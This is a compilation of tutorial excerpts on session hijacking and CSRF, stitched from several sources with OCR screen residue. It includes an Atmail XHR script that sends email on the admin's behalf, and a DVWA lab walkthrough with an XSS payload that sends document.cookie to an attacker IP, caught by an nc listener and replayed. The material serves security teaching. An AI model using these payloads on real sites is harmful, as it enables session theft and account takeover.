i. Many popular Web sites use algorithms based on easily predictable variables, such as time or IP address to generate the session IDs, causing them to be predictable. If encryption is not used (typically, SSL), session IDs are transmitted in the clear and are susceptible to eavesdropping.

ii. Session hijacking involves an attacker using brute force captured or reverse-engineered session IDs to seize control of a legitimate user's session while that session is still in progress. In most applications, after successfully hijacking a session, the attacker gains complete access to all of the user's data and is permitted to perform operations instead of the user whose session was hijacked.


iii. Session IDs can also be stolen using script injections, such as cross-site scripting. The user executes a malicious script that redirects the private user's information to the attacker.




One particular danger for larger organizations is that cookies can also be used to identify authenticated users in single sign-on systems (SSO). This means that a successful session hijack can give the attacker SSO access to multiple web applications, from financial systems and customer records to line-of-business systems potentially containing valuable intellectual property.

Main methods of Session Hijacking

i. **XSS:** XSS enables attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy.


Victim
Server
2. Victim authenticates on server
3. Server returns page code with injected script
4. Victim's browser executes script and sends session cookie to attacker
1. Attacker injects script
5. Attacker hijacks the user's session
Attacker

ii.**Session Side-Jacking:** Sidejacking refers to the use of unauthorized identification credentials to hijack a valid Web session remotely in order to take over a specific web server.


Victim
Server
Login: user1, password: 1234
Session ID: F7299EBA209CC23
Session ID: F7299EBA209CC23
Attacker

iii.**Session Fixation:** Session Fixation attacks attempt to exploit the vulnerability of a system that allows one person to fixate (find or set) another person's session identifier.

iv. **Cookie Theft By Malware or Direct Attack:** Cookie theft occurs when a third party copies unencrypted session data and uses it to impersonate the real user. Cookie theft most often occurs when a user accesses trusted sites over an unprotected or public Wi-Fi network.

v. **Brute Force:** A brute force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found. Alternatively, the attacker can attempt to guess the key which is typically created from the password using a key derivation function.

Real-World Example

In 2001, a vulnerability was reported in the application servers and development tools provider company's application server platform, where a user who authenticates with them receives a session id and a random unique identifier. This session id and identifier remain active for up to 15s after the user logs in, and a subsequent user can make use of those credentials to hijack the logged-in account.

What is Session Riding?

A session riding attack (also called a Cross-Site Request Forging attack) is a technique to spoof requests on behalf of other users. With Session Riding it is possible to send commands to a Web application on behalf of the targeted user by just sending this user an email or tricking him into visiting a (not per se malicious but) specially crafted website. Among the attacks that may be carried out by means of Session Riding are deleting user data, executing online transactions like bids or orders, sending spam, triggering commands inside an intranet from the Internet, changing the system and network configurations, or even opening the firewall.

The principle that forms the basis of Session Riding is not restricted to cookies. Basic Authentication is subject to the same problem: once a login is established, the browser automatically supplies the authentication credentials with every further request automatically.

Primary methods of Session Riding

i. The victim is tricked into clicking a link or loading a page through social engineering and malicious links.

ii. Sending a crafted, legitimate-looking request from the victim's browser to the website. The request is sent with values chosen by the attacker including any cookies that the victim has associated with that website.

https://www.safe.security/resources/blog/introduction-to-session-hijacking-and-riding/

After minimizing the HTTP request, we can now start developing the JavaScript code that will execute this attack in the context of the admin user directly from the victim browser. In the following example, we are going to send the email to our own email account on the Atmail server (attacker@test.local). Please note that this account was created only to better see the outcome of the attack. The attacker obviously does not need an account on the target server. We will create a new JavaScript file called atmail_sendmail_XHR.js containing the code from Listing 31. If this code executes correctly, it should send an email to the attacker@offsec.local email address on behalf of the admin@offsec.local user. Most importantly, this will all be automated and done without any interaction by the logged-in admin Atmail user.

```
var email = "attacker@test.local";
var subject = "hacked!";
var message = "This is a test email!";
function send_email()
{
 var uri ="/index.php/mail/composemessage/send/tabId/viewmessageTab1";
 var query_string = "?emailTo=" + email + "&emailSubject=" + subject +
"&emailBodyHtml= + message;
 xhr = new XMLHttpRequest();
 xhr.open("GET", uri + query_string, true);
 xhr.send(null);
}
send_email();
```

The Session Hijacking attack consists of the exploitation of the web session control mechanism, which is normally managed for a session token.

Because http communication uses many different TCP connections, the web server needs a method to recognize every user's connections. The most useful method depends on a token that the Web Server sends to the client browser after a successful client authentication. A session token is normally composed of a string of variable width and it could be used in different ways, like in the URL, in the header of the http requisition as a cookie, in other parts of the header of the http request, or yet in the body of the http requisition.

The Session Hijacking attack compromises the session token by stealing or predicting a valid session token to gain unauthorized access to the Web Server.

The session token could be compromised in different ways; the most common are:

- Predictable session token;
- Session Sniffing;
- Client-side attacks (XSS, malicious JavaScript Codes, Trojans, etc);
- Man-in-the-middle attack
- Man-in-the-browser attack

Examples

Example 1

Session Sniffing

In the example, as we can see, first the attacker uses a sniffer to capture a valid token session called "Session ID", then they use the valid token session to gain unauthorized access to the Web Server.



Session ID = ACF3D35F216AAEFC
Victim
Web Server
Sniffing a legitim session
Attacker
Session ID = ACF3D35F216AAEFC
Victim
Web Server
Session ID = ACF3D35F216AAEFC
Attacker


Figure 1. Manipulating the token session executing the session hijacking attack.

Example 2

Cross-site script attack

The attacker can compromise the session token by using malicious code or programs running at the client-side. The example shows how the attacker could use an XSS attack to steal the session token. If an attacker sends a crafted link to the victim with the malicious JavaScript, when the victim clicks on the link, the JavaScript will run and complete the instructions made by the attacker. The example in figure 3 uses an XSS attack to show the cookie value of the current session; using the same technique it's possible to create a specific JavaScript code that will send the cookie to the attacker.

```
<SCRIPT>


alert(document.cookie);


</SCRIPT>
```


How to Perform Cross Site Trace Attacks - Mozilla Firefox
File Edit View History Bookmarks Tools Help
How to Perf
Show Cod
Admin Fu
General
Code Qua
Unvalidated Parameters
Broken Access Control
Broken Authentication and Session Management
t the HTTP T
Read janaina
No events

The page at http://janaina:8180 says:

JSESSIONID=8FEB0A58F1E3E898E342E07ADA12714A

OK

* Whoops! You entered

https://owasp.org/www-community/attacks/Session_hijacking_attack

XSS Attack 1: Hijacking the user's session


Most web applications maintain **user sessions** in order to identify the user across multiple HTTP requests. Sessions are identified by session cookies.

For example, after a successful login to an application, the server will send you a **session cookie** by the Set-Cookie header. Now, if you want to access any page in the application or submit a form, the cookie (which is now stored in the browser) will also be included in all the requests sent to the server. This way, the server will know who you are.

Thus, session cookies are sensitive information which, if compromised, may allow an attacker to impersonate the legitimate user and gain access to his existing web session. This attack is called **session hijacking**.

JavaScript code running in the browser can access the session cookies (when they lack the flag *HTTPOnly*) by calling document.cookie. So, if we inject the following payload into our *name* parameter, the vulnerable page will show the current cookie value in an alert box:

http://localhost:81/DVWA/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>**COPY**



```
localhost:81/DVWA/vulnerabilities/xss_r/?name=test<script>alert(document.cookie)<%2Fscript>#
```

Vulnerability: Reflected Cross Site Scripting (XSS)

```
security=low; PHPSESSID=6cem2i5q9ahfi7umnrsl3dvcu4
```

Now, in order to **steal the cookies**, we have to provide a payload which will send the cookie value to the attacker-controlled website.


The following payload creates a new *Image* object in the DOM of the current page and sets the *src* attribute to the attacker's website. As a result, the browser will make an HTTP request to this external website (192.168.149.128) and the URL will contain the session cookie.

<script>new Image().src="http://192.168.149.128/bogus.php?output="+document.cookie;</script>**COPY**

So here is the attack URL which will send the cookies to our server:

http://localhost:81/DVWA/vulnerabilities/xss_r/?name=<script>new Image().src="http://192.168.149.128/bogus.php?output="+document.cookie;</script>**COPY**

When the browser receives this request, it executes the JavaScript payload, which makes a new request to 192.168.149.128, along with the cookie value in the URL, as shown below.




Request to http://192.168.149.128:80

```
GET /bogus.php?output=security=low;%20PHPSESSID=hldpfpiv64fr5csskkri6igbs2 HTTP/1.1
Host: 192.168.149.128
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost:81/DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Enew+Image%28%29.src%3D%22http%3A%2F%2F192.168.149.128%2Fbogus.php%3Foutput%3D%22%2Bdocume
nt.cookie%3B%3C%2Fscript%3E
Connection: close
```

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex


If we listen for an incoming connection on the attacker-controlled server (192.168.149.128), we can see an incoming request with cookie values (*security* and *PHPSESSID*) appended in the URL. The same information can be found in the *access.log* file on the server.



```
root@kali:~#
root@kali:~#
root@kali:~# nc -lvp 80
listening on [any] 80 ...
192.168.149.1: inverse host lookup failed: Unknown host
connect to [192.168.149.128] from (UNKNOWN) [192.168.149.1] 2658
GET /bogus.php?output=security=low;%20PHPSESSID=hldpfpiv64fr5csskkri6igbs2 HTTP/
1.1
Host: 192.168.149.128
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/
48.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:81/DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Enew+Im
age%28%29.src%3D%22http%3A%2F%2F192.168.149.128%2Fbogus.php%3Foutput%3D%22%2Bdoc
ument.cookie%3B%3C%2Fscript%3E
Connection: close
```

Using the stolen cookie

With the above cookie information, if we access any internal page of the application and append the cookie value in the request, we can access the page on behalf of the victim, in its own session (without knowing the username and password). Basically, we have hijacked the user’s session.


File Edit View History Bookmarks Tools Help
Private Browsing
http://localhost:81/DVWA/vulnerabilities/xss_r/
Search


Private Browsing with Tracking Protection

When you browse in a Private Window, Firefox does not save:


- visited pages
- searches
- cookies
- temporary files

Firefox will save your:


- bookmarks
- downloads


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://localhost:81 [127.0.0.1]
Forward Drop Intercept is on Action
Raw Headers Hex

```
GET /DVWA/vulnerabilities/xss_r/ HTTP/1.1
Host: localhost:81
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security=low; PHPSESSID=hldpfpiv64fr5csskkri6igbs2
Connection: close
Upgrade-Insecure-Requests: 1
```


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Response from http://localhost:81/DVWA/vulnerabilities/xss_r/ [127.0.0.1]
Forward Drop Intercept is on Action
Comment this item
Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Fri, 07 Sep 2018 06:27:53 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
X-Powered-By: PHP/5.6.28
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Content-Length: 4268
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

	<head>
		<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

